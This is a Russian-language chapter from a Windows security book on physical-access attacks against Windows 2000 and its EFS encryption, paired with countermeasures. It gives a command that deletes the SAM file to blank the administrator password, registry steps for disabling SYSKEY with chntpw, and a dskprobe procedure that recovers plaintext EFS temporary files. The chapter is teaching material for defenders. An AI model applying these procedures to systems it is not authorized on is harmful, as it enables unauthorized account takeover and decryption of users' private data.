Мы уже упоминали один тип атак на локальную систему при описании взлома пароля в главе 8, "Расширение сферы влияния". Взлом пароля обычно основан на взломе записи из базы данных паролей Windows NT/2000, файла базы данных SAM (Security Access Manager — диспетчер учетных записей безопасности). Содержимое базы данных SAM можно также получить и при локальном доступе к системе, если загрузить другую операционную систему и скопировать файл SAM на съемный носитель информации или в область файловой системы, которая предоставлена в совместное использование через сеть.

Сначала мы опишем некоторые классические методы атак локальных пользователей, затем проведем анализ применения этих атак по отношению к файловой системе EFS. И в завершение, будет описана модель атаки системы EFS, при которой не требуется локального (offline) доступа к системе.

НА ЗАМЕТКУ Приведенный в этой главе материал, предполагает понимание основ архитектуры системы EFS, которая подробно описана в главе 16, "Возможности и средства защиты в системах Windows".



Сброс пароля администратора путем удаления базы данных SAM

Популярность	*8*
Простота	*9*
Опасность	*10*
Степень риска	*9*

25 июля 1999 года Джеймс Дж. Грейс (James J. Grace) и Томас С.В. Бартлетт III (Thomas S.V. Bartlett III) выпустили ошеломляющую статью, в которой было описано обнуление пароля учетной записи администратора путем загрузки альтернативной операционной системы и удаления файла SAM. Это звучит невероятно просто, но после удаления файла SAM локальной системы и перезагрузки можно войти в систему под именем администратора с пустым паролем. При этой атаке также будут удалены существующие пользовательские пароли на атакуемой системе, но если их значение для злоумышленника находится на втором месте после информации, которая хранится на диске, то это его не очень озаботит.

Такую атаку можно реализовать несколькими способами, но самый простой — создать загрузочную системную дискету DOS и скопировать на нее программу `ntfsdospro` производства компании Winternals Software. Тогда с этого диска можно загрузить DOS на атакуемой системе. Если в атакуемой системе используется файловая система FAT или FAT32, то файл SAM можно удалить с помощью следующей команды.

```
A:\>del c:\winnt\system32\config\sam
```

Предполагается, что для каталогов системы использованы имена по умолчанию. Для проверки имен каталогов сначала воспользуйтесь командой `dir`. Если в атакуемой системе используется файловая система NTFS, то для монтирования тома NTFS в DOS необходимо запустить программу `ntfsdospro`, и тогда файл базы данных SAM можно будет удалить с помощью приведенной выше команды.

При следующей загрузке система Windows 2000 заново создаст файл SAM, в котором будут сохранена учетная запись `Administrator` *с пустым паролем*. Чтобы получить полный контроль над системой, осталось лишь ввести эти данные при подключении.

Здесь важно отметить, что контроллеры доменов под управлением Windows 2000 неуязвимы для такой атаки, поскольку они не хранят хешированных паролей в базе данных SAM. Однако Грейс и Бартлетт в своей статье описали механизм получения того же результата для контроллеров домена путем установки второй копии Windows 2000.

НА ЗАМЕТКУ Меры противодействия такой атаке будут описаны в разделе "Меры противодействия локальным атакам".



Внедрение хеш-функций в файл SAM с помощью программы chntpw

Популярность	*8*
Простота	*10*
Опасность	*10*
Степень риска	*9*

Злоумышленники, которым нужен более тонкий механизм атаки, который не приводит к удалению всех учетных записей, могут добавить хешированный пароль в файл базы данных SAM локальной системы, воспользовавшись для этого загрузочной дискетой Linux и программой `chntpw` Питера Нордал-Хагена (Petter Nordahl-Hagen).

Совершенно верно, вы правильно поняли: *можно изменить пароль любой учетной записи системы, даже для записи* `Administrator`, *даже если она была переименована.*

Затаите дыхание — вас ждет еще более хитрый трюк: внедрение работает, даже если в системе используется утилита `SYSKEY`, даже если включена функция защиты утилиты `SYSKEY` паролем, или если `SYSKEY` хранится на дискете.

"Секундочку", — скажет кто-то. "Утилита `SYSKEY` применяет второй цикл шифрования хешированных паролей с помощью уникального 128-битового ключа, который хранится либо в реестре, возможно, защищенный паролем, либо на гибком диске (см. главу 2, "Архитектура системы безопасности Windows Server 2003"). Как же кто-то может внедрять поддельные хешированные пароли, не зная системного ключа для их создания?"

Питер выяснил, как можно отключить использование ключа `SYSKEY`. И что еще хуже, он обнаружил, что злоумышленнику даже не нужно этого делать — *хешированные пароли, которые использовались до появления ключа* `SYSKEY`, *автоматически преобразуются в хешированные пароли* `SYSKEY` *после перезагрузки*. Стоит полюбоваться таким методом обмана системы.

Вот, что сделал Питер для отключения `SYSKEY` (хотя этого можно было и не делать).

1. Значение параметра реестра `HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot` необходимо установить в `0`, чтобы отключить шифрование с помощью `SYSKEY` (возможные значения этого параметра: 0 — отключен; 1 — ключ хранится в реестре незащищенным; 2 — ключ хранится в реестре, защищенный паролем; 3 — ключ хранится на гибком диске).
2. Измените флаг из структуры `HKLM\SAM\Domains\Account\F` на то же значение, которое было использовано для параметра `SecureBoot`. В запущенной системе этот ключ недоступен.
3. Только в Windows 2000 также потребуется изменить значение параметра реестра `HKLM\security\Policy\PolSecretEncryptionKey\ <default>` в то же значение, которое было использовано в двух предыдущих пунктах.

По данным Питера, изменение только одного из первых двух значений в NT4 в версиях до версии SP6 приводит к появлению сообщения о несоответствии между файлом SAM и системными настойками после завершения загрузки системы, и программа SYSKEY опять активируется. В Windows 2000, вероятно, при несоответствии между этими двумя параметрами происходит установка наиболее вероятного значения.

И снова напоминаем о том, что этот метод не будет работать на контроллерах доменов Windows 2000, поскольку здесь используется только файл SAM. Повторим, что на контроллерах доменов хешированные пароли хранятся в службе Active Directory, а не в базе данных SAM.

ВНИМАНИЕ Использование описанного здесь метода может привести к повреждению файла SAM и другим неприятным результатам. В частности, не нужно выбирать опцию Disable SYSKEY в программе `chntpw` для систем Windows 2000 (и более поздних версий Windows) . По имеющейся информации, это приводит к опасным последствиям, может даже потребоваться полная переустановка системы.

СОВЕТ Доступно множество удобных в использовании программ, предназначенных для восстановления системы при утраченном пароле администратора, например ERD Commander от Winternals (см. ссылку в разделе "Дополнительная литература и ссылки").

Локальная атака на файловую систему EFS

Описанные выше атаки на базы данных SAM можно применять и относительно зашифрованных файловых систем.



Чтение файлов, зашифрованных системой EFS, с помощью агента восстановления (recovery agent)

Популярность	*8*
Простота	*9*
Опасность	*10*
Степень риска	***9***

Обнуление или перезапись пароля учетной записи `Administrator` открывает для хакера новые возможности, если вспомнить, что пользователь `Administrator` по умолчанию является агентом восстановления файловой системы EFS. После успешного подключения к системе с использованием пустого пароля администратора файлы, зашифрованные файловой системой EFS, будут расшифрованы, поскольку администратор получает доступ к ключу шифрования файлов (File Encryption Key, FEK), используя свой ключ восстановления.

Чтобы понять, как это работает, вспомним, как организована файловая система EFS (подробности см. в главе 16, "Возможности и средства защиты в системах Windows"). Ключ шифрования файлов (с помощью которого можно расшифровать файл) генерируется автоматически и шифруется другими ключами, полученные зашифрованные значения сохраняются в виде атрибутов файла. Ключ FEK шифруется с помощью открытого ключа пользователя (каждый пользователь в Windows 2000 и следующих версиях получает пару ключей — *открытый и секретный ключ*) и сохраняется в атрибуте файла, который называется *поле расшифровки данных* (Data Decipher Filed, DDF). Когда пользователь обращается к файлу, его секретный ключ используется для расшифровки поля DDF и получения ключа FEK, который используется для расшифровки файла. Значение, получаемое при шифровании ключа FEK ключом

агента восстановления, сохраняется в атрибуте, который называется *полем восстановления данных* (Data Recovery Field, DRF). Таким образом, если роль агента восстановления выполняет локальный администратор (это настройка по умолчанию), то любой человек, получивший доступ к системе с правами учетной записи администратора, сможет расшифровать поле DRF с помощью своего секретного ключа, получит ключ FEK и сможет расшифровать любой локальный файл, защищенный системой EFS.

Отключение делегирования прав агента восстановления

Но что произойдет, если права агента восстановления переданы какому-либо другому пользователю, не администратору? Грейс и Бартлетт обошли это препятствие, установив службу, которая при загрузке системы переустанавливает пароль для любой учетной записи, назначенной агентом восстановления.

Конечно, хакер вовсе не обязан сосредотачивать все внимание исключительно на агенте восстановления, просто как оказалось, это простейший путь получения доступа ко всем файлам на диске, зашифрованным системой EFS. Другой способ обойти назначенного агента восстановления — выдать себя за пользователя, который зашифровал файл. Используя программу `chntpw` (см. выше), можно переустановить пароль для любой учетной записи во время локальной атаки системы. Хакер может войти в систему под именем пользователя, расшифровать поле DDF с помощью секретного ключа, открыть ключ FEK и расшифровать файл. В таком случае вообще не требуется секретного ключа агента восстановления.

СОВЕТ Для определения того, какой учетной записи принадлежит зашифрованный файл, можно использовать программу `efsinfo` из пакета Resource Kit. Для этой цели воспользуйтесь командой `efsinfo /r /u [имя_файла]`.

Чтение данных, зашифрованных файловой системой EFS, с использованием имени пользователя и пароля

Важно отметить, что атака с использованием агента восстановления, установленного по умолчанию (учетной записи локального администратора), — это всего лишь простейший способ атаки файловой системы EFS. Атака учетных записей пользователей *всегда* даст возможность расшифровать любой файл, зашифрованный этим пользователем через систему EFS. Помните, что ключ FEK шифруется секретным ключом пользователя и записывается в поле расшифровки данных (DDF) для каждого зашифрованного файла. Вход в систему от имени этого пользователя приводит к возможности расшифровки любого файла, зашифрованного раньше. Единственный способ защититься от атак с использованием учетной записи пользователя для получения доступа к зашифрованным файлам — запустить программу `SYSKEY` в режиме 2 или 3 (эти значения описаны ниже). Хотя режимы `SYSKEY` 2 или 3 можно отключить с помощью программы `chntpw`, но файлы, зашифрованные системой EFS, нельзя будет расшифровать, поскольку ключи EFS будут храниться в кэш-памяти службы LSA Secrets (см. главу 8), для открытия которой потребуется ключ `SYSKEY`. Если программа `SYSKEY` отключена с помощью `chntpw`, то исходное значение этого ключа становится недоступным.

Меры противодействия локальным атакам

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Если хакер имеет неограниченный физический доступ к системе, то для блокирования его атак остаются считанные способы.

Наиболее эффективным способом блокирования атак на локальные системы — физически обезопасить серверы: снять или отключить приводы, работающие со съемными носителями информации или установить пароль BIOS, который требуется вводить при каждой загрузке системы (еще лучше было бы установить пароли на доступ к жестким дискам с использованием спецификаций ATA-3 или выше). Мы рекомендуем использовать все эти методы.

Единственный метод уровня операционной системы, который позволит частично сдержать атаку, — настроить Windows таким образом, чтобы при загрузке требовалось ввести пароль или вставить ключевую дискету (режимы использования `SYSKEY` описаны в главе 2, "Архитектура системы безопасности Windows Server 2003").

Интересно отметить, что компания Microsoft в своем ответе Грейсу и Бартлетту утверждает, что проблему сброса пароля администратора путем удаления базы данных SAM можно решить использованием ключа `SYSKEY`. Не дайте ввести себя в заблуждение — мы уже продемонстрировали, что это не так, если только не выбран режим `SYSKEY`, при котором требуется ввести пароль или вставить ключевую дискету для загрузки (в статье Microsoft об этом не упоминается).

Режим использования `SYSKEY` 2 или 3 помогает предотвратить простые атаки, такие как удаление файла SAM для обнуления пароля администратора. Но это не остановит злоумышленника, который использует программу `chntpw` для отключения `SYSKEY`, независимо от режима использования последней (хотя, если атакуемая система — Windows 2000 или более поздняя версия, то существует риск вывести ее из строя). В статье "Analysis of Alleged Vulnerability in Windows 2000 Syskey and the Encrypting Filesystem" (см. раздел "Дополнительная литература и ссылки" в конце главы) компания Microsoft отмечает, что даже если при отключении `SYSKEY` в режимах 2 и 3 злоумышленник может войти в систему, он не сможет получить доступ к файлам зашифрованным системой EFS, поскольку ключ `SYSKEY` не хранится в системе и поэтому недостаточно снятия блокировки для службы LSA Secrets, где хранятся ключи шифрования EFS. Использование `SYSKEY` в режимах 2 и 3 не позволяет заблокировать доступ в систему, но закрывает доступ к файлам, зашифрованным системой EFS. Поэтому мы рекомендуем использовать эти режимы мобильным пользователям, чьи ноутбуки могут быть украдены.

Экспортируйте ключи восстановления и храните их в безопасном месте

Еще один механизм уровня операционной системы, который снижает риск атаки с использованием агента восстановления, — экспорт ключа агента восстановления и его удаление из локальной системы.

К сожалению, компания Microsoft плохо документировала эту процедуру, потому мы опишем ее здесь подробно. Для экспортирования сертификатов агента восстановления в автономные системы откройте объект Local Policy (Локальные Политики, файл `gpedit.msc`), перейдите в ветвь `Computer Configuration\Windows Settings\Security Settings\Public Key Policies\Encrypted Data Recovery Agents` (`Конфигурация компьютера/Конфигурация Windows/Параметры безопасности/Политики открытого ключа/Агенты восстановления шифрованных данных`), щелкните правой кнопкой мыши на установленной учетной записи для агента восстановления на правой панели (как правило, это `Administrator`), выберите пункт меню All Tasks (Все задачи)⇨Export (Экспорт).

В результате будет запущен мастер, который предложит ввести различные данные перед тем, как ключ будет экспортирован. Для резервного копирования ключа агента восстановления требуется экспортировать секретный ключ вместе с сертификатом. Мы рекомендуем включить защиту (для этого требуется пароль). И наконец, убедитесь в том, что выбран пункт Delete the Private Key if Export Is Successful (Удалить закрытый ключ, если экспорт завершился успешно). Последний шаг делает кражу ключа агента восстановления очень маловероятным событием (мы просто не любим слово "невозможный"...).

ВНИМАНИЕ *Напомним,* что удаление сертификата агента восстановления перед экспортом отключит систему EFS. Система EFS не работает, если не определен агент восстановления!

Объекты, которые были зашифрованы до удаления агента восстановления, остаются зашифрованными, и, конечно, их сможет открыть только пользователь, который зашифровал данные, если только с резервной копии не будет переустановлен агент восстановления.

Реализация файловой системы EFS в контексте домена Windows

Для машин, которые подключены к домену, ситуация несколько иная: контроллер домена хранит ключ восстановления для всех систем домена. Когда машина под управлением Windows 2000 (или более поздней версии Windows) подключается к домену, автоматически включается политика восстановления для домена, принятая по умолчанию (Domain Default Recovery Policy). Агентом восстановления становится администратор домена (Domain Administrator), а не локальный администратор. Таким образом, зашифрованные данные и ключи восстановления оказываются разделены физически, что еще больше усложняет атаки с использованием ключа агента восстановления.

Мы рекомендуем организовать экспорт сертификата агента восстановления и на контроллерах домена. Если контроллер домена будет взломан и ключ восстановления будет доступен локально, то в опасности окажется каждая система домена.

Перед тем как рассматриваемая тема будет закрыта, напоминаем всем еще раз, что хотя можно осуществить защиту ключа агента восстановления с помощью экспортирования и последующего удаления с локальной машины или благодаря подключению к домену, *ни одна* из этих мер противодействия не защитит данные, зашифрованные системой EFS, от хакера, который взломал *учетную запись пользователя*, зашифровавшего информацию. Ключ FEK шифруется открытым ключом пользователя и хранится в поле DDF (Data Decipher Field, поле дешифровки данных), которое связывается с зашифрованным файлом. Вход в систему под именем пользователя приведет к возможности дешифровки всех файлов, зашифрованных этим пользователем. Таким образом, единственной реальной защитой данных системы EFS является использование SYSKEY в режимах 2 или 3.

ВНИМАНИЕ При запуске SYSKEY в режиме 3, не храните дискету поблизости от защищаемой системы, в противном случае защита будет бесполезной.

Чтобы изучить этот вопрос подробнее, давайте рассмотрим кэш аутентификации систем семейства Windows NT. Все правильно, как мы и указывали в главе 2, "Архитектура системы безопасности Windows Server 2003", для всех систем семейства Windows NT аутентификационные данные для входа в домен кэшируются на *локальном* компьютере для возможности аутентификации, даже когда контроллер домена будет недоступен. Вы когда-нибудь задумывались, каким образом вы входите в подключенную к домену систему на своем переносном компьютере, когда вы даже не подключены к сети? Дело в том, что по умолчанию десять последних наборов аутентификационных данных для входа в домен хранятся на локальном компьютере, по существу, аутентификация происходит с помощью ваших собственных кэшированных имени пользователя и пароля.

Эта технология описана в статье базы знаний Microsoft 172931, в которой указаны параметры реестра для настройки этой возможности. Для Windows 2000 эти настройки доступны с помощью параметра политики безопасности (Security Policy) под названием "Interactive Logon: Number Of Previous Logons To Cache (In Case Domain Controller Is Not Available") — "Интерактивный вход в систему: количество предыдущих подключений к кэшу (в случае отсутствия доступа к контроллеру домена). Значение этого параметра особенно важно для EFS, поскольку злоумышленник, получивший физический доступ к машине способен открыть кэш аутентификации, а значит, выдать себя за другого пользователя и отрыть зашифрованные пользователем файлы EFS. Тод Сабин (Todd Sabin) из исследовательской группы по проблемам безопасности Bindview Razor рассказал о методе проведения подобных атак в 2001 году на конференции Black Hat, а также отправил краткое описание своего метода атаки в список рассылки Bugtraq в начале 2003 года. Тод продемонстрировал использование средства, которое он назвал hashpipe, позволяющего скопировать аутентификационный кэш с системы семейства Windows NT, т.е. получить доступ к хешированным паролям,

которые использовались в сохраненных в кэше событиях входа в систему (обратите внимание, эта программа не была обнародована). Хотя пароли еще придется взломать (см. главу 8, "Расширение сферы влияния"), но эта программа раскрыла потенциальную брешь в системе защиты EFS при работе в домене. Каково решение этой проблемы? Установите значение параметра для хранимых в кэше событий аутентификации равным нулю, как показано на рис. 14.1.




Рис. 14.1. Установка значения параметра хранения аутентифицированных данных в кэше для политики безопасности систем Windows XP

ВНИМАНИЕ Установка подобного значения для параметра "Количество предыдущих подключений к кэшу..." не позволит пользователям войти в систему при отсутствии доступа к контроллеру домена.



Извлечение данных временного файла системы EFS

Популярность	*8*
Простота	*10*
Опасность	*10*
Степень риска	*9*

9 января 2001 года Рикард Берглинд (Rickard Berglind) опубликовал в популярной рассылке Bugtraq, посвященной вопросам безопасности, интересную статью. Оказалось, что когда выбирают файл для шифрования в системе EFS, этот файл не шифруется напрямую. Вместо этого создается резервная копия файла, которая сохраняется во временный каталог под именем `efs0.tmp`. Затем данные из этого файла шифруются и используются для замены исходного файла. После завершения шифрования скопированный файл удаляется.

Однако после того, как исходный файл заменяется зашифрованной копией, а временный файл удален, физические блоки файловой системы, в которых был расположен временный файл, не очищаются. В этих блоках остаются исходные, незашифрованные данные. Другими словами, временный файл удаляется так же, как и любой другой файл — элемент таблицы размещения файлов помечается как пустой, а кластеры диска, в которых расположен файл, помечаются как доступные для записи, но физически файл и информация, которая в нем хранилась, остаются на диске. При записи в тот же раздел диска новых файлов оставшиеся данные постепенно будут перезаписываться, но если зашифрованный файл был большим, он может сохраняться месяцами, в зависимости от степени использования диска.

В ответ на статью Рикарда компания Microsoft подтвердила, что это особенность работы с отдельными файлами, которые шифруются системой EFS, и указала на статью под названием "Encrypting File System foe Windows 2000" (см. раздел "Дополнительная литература и ссылки" в конце главы), где ясно описан этот вопрос. Также компания Microsoft представила некоторые рекомендации для борьбы с такой проблемой, которые будут рассмотрены ниже.

Каким же образом можно использовать особенности работы системы EFS для чтения зашифрованных данных? Эти данные легко читаются с помощью низкоуровневого редактора диска, такого как программа `dskprobe.exe` из раздела Support Tools установочного компакт-диска Windows 2000, который дает возможность любому пользователю с доступом к консоли локального узла читать данные зашифрованного файла. Использование программы `dskprobe` для чтения файла `efs0.tmp` описано ниже.

Сначала запустите программу `dskprobe` и откройте нужный для чтения диск через пункт меню Drives⇨Physical Drive двойным щелчком на диске в левом верхнем окне. Затем нажмите кнопку Set Active рядом с названием диска, после этого появится область диалога Handle 0. Если все сделано правильно, то вы увидите окно, показанное на рис. 14.2.




Рис. 14.2. Открытие диска `PhysicalDrive0` для доступа с правами чтения в программе `dskprobe`. Открыт и сделан активным дескриптор `Handle0`

После завершения предыдущих действий необходимо найти сектор диска, который содержит искомые данные. Поиск файлов на физическом диске можно сравнить с поиском иголки в стоге сена, но в этом деле поможет команда меню Tools⇨Search Sectors программы `dskprobe`. Пример показан на рис. 14.3. Мы ищем строку "`efs0.tmp`" в секторах диска с нулевого и до последнего. Обратите внимание, что в диалоге отмечены опции Exhaustive Search (Полный поиск), Ignore Case (Не учитывать регистр символов), Unicode Characters (Символы Unicode). Кажется, что по некоторым причинам функция использования таблицы ACSII не работает.

Если для шифрования файла на анализируемом диске была использована файловая система EFS, и файл `efs0.tmp` не был перезаписан во время другой операции с диском, то после завершения поиска содержимое файла появится в окне программы `dskprobe` в незашифрованном виде. При поиске строки "`efs0.tmp`" могут быть обнаружены и другие секторы диска, выделенные другим файлам (например, полный путь к файлу `efs0.tmp` записывается в файл `efs0.log`). Единственный способ убедиться в том, что был обнаружен именно файл `efs0.tmp`, а не какой-нибудь другой файл, содержащий эту строку, — посмотреть, есть ли в верхней части окна просмотра программы `dskprobe` обозначение `FILE*`. Если такая строка есть, значит, найденный сектор содержит нужный файл. Оба файла, `efs0.log` и `efs0.tmp`, создаются в том же каталоге, в котором находится шифруемый файл, но для стандартных средств они не видны, поможет лишь программа типа `dskprobe`. На рис. 14.4 показан пример

файла `efs0.tmp`, обнаруженного в секторе 21249 и открытого в программе `dskprobe`. Содержимое файла отображается как обычный текст (обратите внимание на строку `FILE*` в верхней части окна, наличие которой говорит о том, что это нужный файл).




Рис. 14.3. Программа `dskprobe` выполняет поиск на физическом диске строки "`efs0.tmp`"




Рис. 14.4. Файл `efs0.tmp` открыт в программе `dskprobe` и отображается в незашифрованном виде

НА ЗАМЕТКУ Злоумышленник может запустить программу `dskprobe` по сети через удаленную командную строку или сеанс Terminal Server, вовсе не обязательно использовать для этого физическую консоль!

Атаки с помощью низкоуровневых редакторов диска не настолько просты, как удаление базы данных SAM или внедрение в нее хешированных паролей, и это еще один довод в поддержку тех, кто использует систему EFS в окружении, где зашифрованные данные могут подвергнуться таким атакам.

Блокирование доступа ко временному файлу системы EFS

Бюллетень	*Нет*
BID	*2243*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

В ответе компании Microsoft на упомянутую выше статью из рассылки Bugtraq сказано, что незашифрованная копия файла создается, *только* если шифруется *один* существующий файл. Если файл *создается* в зашифрованном *каталоге*, то он будет зашифрован с самого начала, и незашифрованная копия создаваться не будет. Компания Microsoft рекомендует такой метод как предпочтительную процедуру при использовании системы EFS для защиты ценной информации, как сказано в статье "Encrypting File System for Windows 2000," стр. 22:

> "...Рекомендуется всегда начинать с создания пустого зашифрованного каталога, а файлы создавать уже в этом каталоге. Тогда незашифрованные части файла никогда не окажутся сохраненными где-либо на диске. Также при такой работе повысится производительность, поскольку системе EFS не нужно будет создавать копию шифруемого файла, а затем удалять ее".

Основной момент: вместо отдельных файлов, шифруйте каталог, в котором будут храниться все данные, защищенные системой EFS, а важные файлы создавайте прямо в этом каталоге.

Чтобы исправить ситуацию, компания Microsoft также выпустила обновленную версию утилиты EFS с интерфейсом командной строки под названием `cipher.exe`. Обновленную версию программы можно использовать для стирания данных с диска, чтобы сделать невозможным их восстановление любыми средствами. Обновленную версию программы `cipher.exe` можно загрузить с узла, ссылка на который дана в разделе "Дополнительная литература и ссылки" в конце этой главы (программа требует установленный пакет обновления Service Pack 1).

ВНИМАНИЕ Обновленную версию программы `cipher.exe` необходимо устанавливать с использованием программы-инсталлятора, иначе могут быть потеряны данные.

Обновленная версия программы `cipher.exe` стирает содержимое *освобожденных* кластеров с диска. Освобожденные кластеры являются блоками файловой системы NTFS, которые были использованы для хранения данных, но уже не используются, так как использовавший их файл был сокращен или удален. Тогда система NTFS помечает такие кластеры как доступные для выделения при необходимости другому файлу.

Чтобы перезаписать данные из освобожденных кластеров программой `cipher.exe`, сделайте следующее.

1. Закройте все приложения.
2. Откройте командную строку, для этого нужно выбрать пункт меню Start⇨Run (Пуск⇨Выполнить), и введите команду **CMD**.
3. Введите команду **`Cipher /W:<'каталог'>`**, где строка **`<'каталог'>`** указывает каталог диска, который нужно очистить. Например, команда `Cipher /W:c:\test` приведет к перезаписи всего освобожденного пространства каталога `C:\test`.

Утилита запустится и покажет сообщение, когда закончит работу. Если нужно очистить освобожденное пространство всего диска, то диск NTFS необходимо смонтировать как каталог (например, диск можно смонтировать в каталог `C:\folder1\D_Drive`). Этот способ позволяет очищать диски NTFS полностью.

НА ЗАМЕТКУ Для интересующихся параноиков расскажем, что программа `cipher` выполняет очистку удаленных данных за три прохода: в первый раз в секторы записываются 0, во второй — значениями `0xF`, а за третий проход секторы заполняются случайными данными.

Резюме

К концу этой главы уже должно стать понятно, что хакер, который имеет неограниченный физический доступ к системе Windows 2000, может получить доступ практически к любым данным, хранящимся в ней. Вот как пишет по этому поводу член группы Security Response Team компании Microsoft Скотт Калп (Scott Culp) в своей статье "Ten Immutable Laws of Security" ("Десять неизменных законов безопасности", см. раздел "Дополнительная литература и ссылки" в конце главы):

> *"Закон №3: Если злоумышленник имеет неограниченный физический доступ к вашему компьютеру, то это уже не ваш компьютер".*

Недостаток системы EFS, которую компания Microsoft предложила в качестве защитной меры против физической атаки, — использование учетных записей для защиты ключей шифрования данных. Что еще хуже, учетная запись администратора управляет ключом восстановления, который можно использовать для дешифровки любого файла в системе, зашифрованного файловой системой EFS.

Если учетные записи можно защитить от физической атаки, систему EFS можно считать вполне пригодным решением для обеспечения защиты данных. Однако, как было сказано в данной главе, при наличии неограниченного физического доступа к машине, существует несколько методов взлома учетных записей.

И в завершение, было описано использование низкоуровневых редакторов диска для получения данных, защищенных системой EFS, их временных файлов, которые создаются и удаляются при шифровании отдельных файлов. Эта атака отличается от описанных ранее тем, что не требует загрузки альтернативной операционной системы. При наличии необходимых прав доступа к системе, для атаки можно использовать стандартный пользовательский интерфейс Windows, если только данные не были перезаписаны во время других операций с диском. Такую атаку можно провести и удаленно, если возможна удаленная интерактивная работа с системой.

Вы можете предпринять некоторые действия, снижающие риск атак на локальную систему. Например, использовать файловую систему EFS в контексте домена и защитить уязвимые системы с помощью запуска `SYSKEY` в режимах 2 или 3. Чтобы воспрепятствовать атакам на временные файлы системы EFS, необходимо всегда создавать файлы в каталоге, который зашифрован системой EFS, так как в этом случае временный файл не создается.

